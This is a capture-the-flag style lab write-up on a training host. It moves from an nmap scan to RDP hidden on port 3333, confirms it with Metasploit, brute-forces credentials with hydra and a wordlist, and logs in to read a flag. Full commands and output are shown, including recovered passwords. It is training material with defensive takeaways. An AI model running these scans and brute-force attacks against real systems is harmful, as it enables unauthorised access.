Windows: Insecure RDP Service

Lab Walkthrough: RDP on Non-Standard Port & Credential Abuse

Goal

The objective of this lab was to move beyond standard port scanning. I needed to identify a "hidden" service on a non-standard port, verify its identity as RDP, and demonstrate how weak administrative credentials can lead to full GUI-based system compromise.

Overview

- **Workflow:** *ping → nmap → identify unusual port → verify service → brute-force → login*
- **Mindset:** I focused on recognizing misconfigurations (security through obscurity) and adapting my enumeration when default ports (3389) were closed.

0) Setup

- **Target:** `demo.ine.local` (`10.2.28.63`)
- **Tools:** `nmap`, Metasploit (`rdp_scanner`), `hydra`, `xfreerdp`
- **Wordlists:** Metasploit's built-in `common_users.txt` and `unix_passwords.txt`.

1) Reconnaissance & Service Enumeration

4.1 1.1 Initial Discovery

My Thinking: I always start with a ping to confirm the host is reachable. The TTL of 125 immediately suggested a Windows target. When I ran nmap and saw port 3389 was closed, I looked for other open ports that seemed "out of place" rather than giving up.

```
┌──(root㉿INE)-[~]
└─# ping -c 1 demo.ine.local
PING demo.ine.local (10.2.28.213) 56(84) bytes of data.
64 bytes from demo.ine.local (10.2.28.213): icmp_seq=1 ttl=125 time=3.89 ms

--- demo.ine.local ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.894/3.894/3.894/0.000 ms
```

Figure 1: Host discovery confirming 10.2.28.63 is live

```
┌──(root㉿INE)-[~]
└─# nmap -sV 10.2.28.63
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-14 22:11 IST
Nmap scan report for demo.ine.local (10.2.28.63)
Host is up (0.0028s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3333/tcp  open  ssl/dec-notes?
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49163/tcp open  msrpc          Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 109.19 seconds
```

Figure 2: Nmap scan revealing an unusual service on port 3333

What I found:

- Port `3333` was open but Nmap labeled it as `dec-notes?`.
- **Analysis:** In many environments, admins move RDP to a different port to avoid automated scans. I suspected this was RDP hiding in plain sight.

2) Service Verification

5.1 2.1 Protocol Fingerprinting

Why this step? Brute-forcing is "noisy" and time-consuming. I wanted to be 100% sure that port 3333 was actually RDP before launching an attack. I used Metasploit's `rdp_scanner` because it can verify the protocol and pull system info without needing a password.

```
msf6 > search rdp_scanner

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/rdp_scanner  .                   normal  No     Identify endpoints s
peaking the Remote Desktop Protocol (RDP)


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/r
dp/rdp_scanner

msf6 > use auxiliary/scanner/rdp/rdp_scanner
msf6 auxiliary(scanner/rdp/rdp_scanner) >
msf6 auxiliary(scanner/rdp/rdp_scanner) > set RPORT 3333
RPORT => 3333
msf6 auxiliary(scanner/rdp/rdp_scanner) > set RHOSTS 10.2.28.63
RHOSTS => 10.2.28.63
msf6 auxiliary(scanner/rdp/rdp_scanner) > run

[*] 10.2.28.63:3333       - Detected RDP on 10.2.28.63:3333       (name:WIN-OMCNBKR66MN) (dom
ain:WIN-OMCNBKR66MN) (domain_fqdn:WIN-OMCNBKR66MN) (server_fqdn:WIN-OMCNBKR66MN) (os_version:
6.3.9600) (Requires NLA: Yes)
[*] 10.2.28.63:3333       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/rdp_scanner) >
```

Figure 3: Metasploit confirming RDP protocol on port 3333

What I confirmed:

- The scan was successful. Port 3333 was definitively confirmed as RDP.
- The scanner also leaked the **NetBIOS Computer Name**, which is useful for verifying I am attacking the correct machine in a domain environment.

3) Exploitation: Credential Brute-Force

6.1 3.1 Launching Hydra

My Strategy: Since RDP is an authenticated service, the next logical step was credential abuse. I focused on the `administrator` account because it provides the highest level of system impact if compromised.

```
hydra -L common_users.txt -P unix_passwords.txt rdp://10.2.28.63 -s 3333
```

```
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 700 login tries (l:7/p:100), ~175 tries per
 task
[DATA] attacking rdp://10.2.28.63:3333/
[3333][rdp] host: 10.2.28.63   login: sysadmin   password: samantha
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.2.28.63   login: demo   password: victoria
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.2.28.63   login: auditor   password: elizabeth
[ERROR] freerdp: The connection failed to establish.
[STATUS] 412.00 tries/min, 412 tries in 00:01h, 288 to do in 00:01h, 4 active
[3333][rdp] host: 10.2.28.63   login: administrator   password: qwertyuiop
[ERROR] freerdp: The connection failed to establish.
[STATUS] 338.00 tries/min, 676 tries in 00:02h, 24 to do in 00:01h, 4 active
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-14 22:24:50

┌──(root㉿INE)-[~]
└─#
```

Figure 4: Hydra successfully identifying the Administrator password

Outcome: Valid credentials discovered (`administrator:qwertyuiop`). This proves that even with a hidden port, a weak password remains a critical vulnerability.

4) Initial Access

7.1 4.1 Establishing the GUI Session

Tool Choice: I used `xfreerdp` instead of `rdesktop`. Modern Windows servers require **Network Level Authentication (NLA)**, which `xfreerdp` handles correctly. I also had to specify the custom port 3333 in the connection string.



Figure 5: Full Desktop access gained via RDP

Impact: By obtaining full administrative access via GUI, I now have complete control over the system without needing to exploit a software vulnerability.

5) Post-Exploitation

8.1 5.1 Retrieving the Flag



Figure 6: Locating and reading the flag.txt in C:\

Steps:

- Navigated to `C:\` via the GUI file explorer.
- Found `flag.txt` sitting in the root directory.
- Verified the objective was complete.

Key Takeaways

- **Don't Trust Labels:** Nmap said "dec-notes," but the protocol was RDP. Always verify instead of assuming.
- **Obscurity is not Security:** Moving a port from 3389 to 3333 is just a "speed bump" for an attacker.
- **Credential Strength:** A secure protocol like RDP is useless if the administrative password can be found in a basic wordlist.
- **Enumeration is Everything:** Every step of the attack was driven by the data found in the previous phase (IP → Port → Service → Account).